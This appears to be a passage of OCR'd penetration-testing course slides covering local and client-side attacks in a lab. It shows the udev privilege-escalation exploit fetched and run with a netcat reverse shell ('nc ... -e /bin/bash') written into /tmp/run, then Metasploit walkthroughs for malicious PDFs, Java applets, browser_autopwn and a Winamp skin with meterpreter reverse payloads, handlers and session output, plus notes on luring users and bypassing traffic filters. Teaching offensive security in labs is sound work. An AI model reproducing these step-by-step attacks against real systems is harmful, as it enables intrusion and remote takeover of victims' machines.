Pass the PID of the udevd netlink socket (listed in /proc/net/netlink, usually is the udevd PID minus 1) as argv[1].

The exploit will execute /tmp/run as root so throw whatever payload you want in there.

```
georgia@ubuntu:~$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f790ea00 0   5512   00000111 0        0        00000000 2
f74ccc00 0   0      00000000 0        0        00000000 2
f79a2800 0   6451   00000001 0        0        00000000 2
eaf40400 0   4200755 00000000 0        0        00000000 2
eaeb8000 4   0      00000000 0        0        00000000 2
eadeea00 7   0      00000000 0        0        00000000 2
eb2ff600 9   0      00000000 0        0        00000000 2
f75f2800 10  0      00000000 0        0        00000000 2
f75f0200 11  0      00000000 0        0        00000000 2
f7ad8400 15  2466   00000001 0        0        00000000 2
f74cd400 15  0      00000000 0        0        00000000 2
f75f1c00 16  0      00000000 0        0        00000000 2
f7a10000 18  0      00000000 0        0        00000000 2
georgia@ubuntu:~$ ps aux | grep udev
root      2467  0.0  0.0   2532  1020 ?        S<s  11:03   0:00 /sbin/udevd --d
aemon
georgia  13537  0.0  0.0   3236   796 pts/0    R+   14:06   0:00 grep udev
```

(PID of the udev netlink socket) = (PID of the udevd) - 1

54

54

Download the Exploit Code

```
┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
georgia@ubuntu:~$ wget http://10.0.2.128:8000/8572.c
--2021-10-08 13:52:11--  http://10.0.2.128:8000/8572.c
Connecting to 10.0.2.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2876 (2.8K) [text/x-csrc]
Saving to: `8572.c'

100%[=====================================>] 2,876       --.-K/s   in 0s

2021-10-08 13:52:11 (600 MB/s) - `8572.c' saved [2876/2876]

georgia@ubuntu:~$ ls -l
total 16892
-rw-r--r-- 1 georgia georgia     2876 2021-05-21 22:01 8572.c
prw-r--r-- 1 georgia georgia        0 2020-08-24 11:51 backpipe
-rw------- 1 georgia georgia 21884928 2013-01-07 08:45 core.14545
```

55

55

Exploit the Vulnerability

- Ubuntu has nc already, let it run as a root to connect back to the listener in Kali

```
Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
usually is the udevd PID minus 1) as argv[1].

The exploit will execute /tmp/run as root so throw whatever payload you
want in there.
```

```
georgia@ubuntu:/$ cat /tmp/run
#! /bin/bash
nc 192.168.84.160 3333 -e /bin/bash
georgia@ubuntu:/$
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 3333
listening on [any] 3333 ...
connect to [10.0.2.128] from (UNKNOWN) [10.0.2.130] 40269
whoami
root
```

- Compile with gcc & run

Output file

```
georgia@ubuntu:~$ gcc -o exploit 8572.c
georgia@ubuntu:~$ ./exploit 2466
georgia@ubuntu:~$
```

56

56

PDF Exploits

- PDF (Portable Document Format)
  - ❖If a user can be enticed to open a malicious PDF in a vulnerable viewer, the program can be exploited

```
msf6 > use exploit/windows/fileformat/adobe_utilprintf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.128       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
```

```
Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

57

57

Select the Module

```
msf5 > search cve-2008-2992

Matching Modules
================

   #  Name                                          Disclosure Date  Rank  Check  Description
   -  ----                                          ---------------  ----  -----  -----------
   0  exploit/windows/browser/adobe_utilprintf      2008-02-08       good  No     Adobe util.printf() Bu
ffer Overflow
   1  exploit/windows/fileformat/adobe_utilprintf   2008-02-08       good  No     Adobe util.printf() Bu
ffer Overflow


msf5 > use exploit/windows/fileformat/adobe_utilprintf
msf5 exploit(windows/fileformat/adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf5 exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path
```

58

58

Set the Multi Handler

File created

Opening a listener @ Kali

```
msf5 exploit(windows/fileformat/adobe_utilprintf) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
msf5 exploit(windows/fileformat/adobe_utilprintf) > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path
```

Exploit…

59

59


Serve the Payload

```
root@kali: ~/.msf4/local
File  Edit  View  Search  Terminal  Help
root@kali:~# cd /root/.msf4/local/
root@kali:~/.msf4/local# python3 -m http.server 3333
Serving HTTP on 0.0.0.0 port 3333 (http://0.0.0.0:3333/) ...
153.91.155.123 - - [12/Oct/2019 18:53:05] "GET / HTTP/1.1" 200 -
153.91.155.123 - - [12/Oct/2019 18:56:57] "GET /msf.pdf HTTP/1.1" 200 -
```

60

60

Download the Payload to the Victim Machine



61

61

PDF Exploits – cont'd

- Exploiting a PDF Vulnerability – cont'd
  - **Multi/handler serves only one connection**
    - It closes as soon as it sees the first connection

Decides whether the listener closes after is receives a session

❖msf exploit(handler) > **show advanced**

❖msf exploit(handler) > **set ExitOnSession false**

- The listener will stay open and allow us to catch multiple sessions with a single handler
- Without –j option, it will never close and we will be stuck without an Msfconsole prompt indefinitely

❖msf exploit(handler) > **exploit -j**

- -j option with exploit to run the handler as a job, in the background

62

62

Show Advanced Option

```
msf5 exploit(multi/handler) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(multi/handler) > show advanced

Module advanced options (exploit/multi/handler):

   Name                     Current Setting  Required  Description
   ----                     ---------------  --------  -----------
   ContextInformationFile                    no        The information file that contains context inform
ation
   DisablePayloadHandler    false            no        Disable the handler code for the selected payload
   EnableContextEncoding    false            no        Use transient context when encoding payloads
   ExitOnSession            true             yes       Return from the exploit after a session has been
created
   ListenerTimeout          0                no        The maximum number of seconds to wait for new ses
sions
   VERBOSE                  false            no        Enable detailed status messages
   WORKSPACE                                 no        Specify the workspace for this module
   WfsDelay                 0                no        Additional delay when waiting for a session


Payload advanced options (windows/meterpreter/reverse_http):

   Name                          Current Setting                                                Required
  Description
   ----                          ---------------                                                --------
  -----------
   AutoLoadStdapi                true                                                           yes
  Automatically load the Stdapi extension
   AutoRunScript                                                                                no
  A script to run automatically on session creation.
   AutoSystemInfo                true                                                           yes
  Automatically capture system information on initialization.
   AutoUnhookProcess             false                                                          yes
```

63

63

Set Advanced Option

```
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://153.91.152.99:8080
msf5 exploit(multi/handler) > [*] http://153.91.152.99:8080 handling request from 153.91.155.123; (
UUID: fzyrrph5) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (153.91.152.99:8080 -> 153.91.155.123:1054) at 2019-10-12 19:04:50
 -0400

msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  1         meterpreter x86/windows  GEORGIA-B6A50C4\georgia @ GEORGIA-B6A50C4  153.91.152.99:8080
-> 153.91.155.123:1054 (153.91.155.123)
```

64

64

PDF Exploits – cont'd

- PDF Embedded Executable
  - ❖**Embeds a malicious executable inside a PDF**
  - ❖msf > use **exploit/windows/fileformat/adobe_pdf_embedded_exe**
  - ❖msf exploit(adobe_pdf_embedded_exe) > show options
  - ❖msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /usr/share/set/readme/User_Manual.pdf ← **Normal PDF file**
  - ❖msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
  - ❖msf exploit(adobe_pdf_embedded_exe) > set LHOST <Kali IP addr>
  - ❖msf exploit(adobe_pdf_embedded_exe) > exploit

  - ❖Users need to allow execution of the exe file when they open the file

*If this attack doesn't work, restart Windows XP (previous attack could've made something wrong on the Adode Acrobat)

66

Java Exploits

- Java vulnerabilities are a prevalent client-side attack vector
- Java Vulnerability
  - Metasploit sets up a malicious server to exploit this **cross-platform vulnerability** on any browser that arrives at the page
  - msf > use **exploit/multi/browser/java_jre17_jmxbean**
  - msf exploit(java_jre17_jmxbean) > set SRVHOST <Kali IP address>
  - msf exploit(java_jre17_jmxbean) > set SRVPORT 80
  - msf exploit(java_jre17_jmxbean) > set URIPATH javaexploit
  - msf exploit(java_jre17_jmxbean) > show payloads
  - msf exploit(java_jre17_jmxbean) > set payload java/meterpreter/reverse _http
    - Uses legitimate HTTP traffic
    - Thus **bypasses even some traffic-inspecting filters**
  - msf exploit(java_jre17_jmxbean) > set LHOST <Kali IP address>
  - msf exploit(java_jre17_jmxbean) > exploit
  - msf exploit(java_jre17_jmxbean) > sessions -i 1

67

67

Java Exploits – cont'd

- But what if your pentest target is diligent in updating Java, and there are currently no zero-days for the software floating around the Internet?
- **Signed Java Applet**
  - Similar to the attack against PDF users
  - We can bypass the need for an unpatched Java vulnerability by simply asking users to allow us to run malicious code
  - msf > use **exploit/multi/browser/java_signed_applet**
  - msf exploit(java_signed_applet) > set APPLETNAME BlubSec
  - msf exploit(java_signed_applet) > set SRVHOST <Kali IP address>
  - msf exploit(java_signed_applet) > set SRVPORT 80
  - msf exploit(java_signed_applet) > show targets
  - msf exploit(java_signed_applet) > set target 0
  - msf exploit(java_signed_applet) > set payload java/meterpreter/reverse_tcp
  - msf exploit(java_signed_applet) > set LHOST <Kali IP address>
  - msf exploit(java_signed_applet) > exploit

68

68

Browser_autopwn

- Loads all the browser and browser add-on modules
- Detects the version of the victim's browser and running software
- Then **sends all the exploits it thinks might be effective**
  - msf > use auxiliary/server/browser_autopwn
  - msf exploit(browser_autopwn) > set LHOST 192.168.20.9
  - msf exploit(browser_autopwn) > set URIPATH autopwn
  - msf exploit(browser_autopwn) > exploit
    -> Servers are starting / connect to the servers with browser
  - msf exploit(browser_autopwn) > sessions -l
- Note that we don't need to set any payloads here; as the individual modules are loaded, Metasploit sets the payload options appropriately

69

69

Winamp

- Exploits a buffer overflow issue in Winamp version 5.55
  - msf > **use exploit/windows/fileformat/winamp_maki_bof**
  - msf exploit(winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp
  - msf exploit(winamp_maki_bof) > set LHOST <Kali IP address>
  - msf exploit(winamp_maki_bof) > exploit
    - This will generates a malicious Maki file
    - Now we need to package this malicious Make file (Winamp skin file) in such a way that a user may be convinced to load it in Winamp
      - We can create a new Winamp skin by copying one of the skins packaged with Winamp

70

70

Summary

- The attacks in this chapter target software that is not listening on a network port
  - ❖Browsers, PDF viewers, the Java browser plugin, and a music player
- We generated malicious files that trigger a vulnerability in the client-side software when opened by the user
  - ❖We don't rely on an unpatched vulnerabilities
  - ❖Even if a target machine is fully patched, it's going to work!
- Now let's talk about how we trick users into performing harmful actions such as opening a malicious file, entering credentials into an attacker-owned site, or giving out sensitive information over the phone

71

71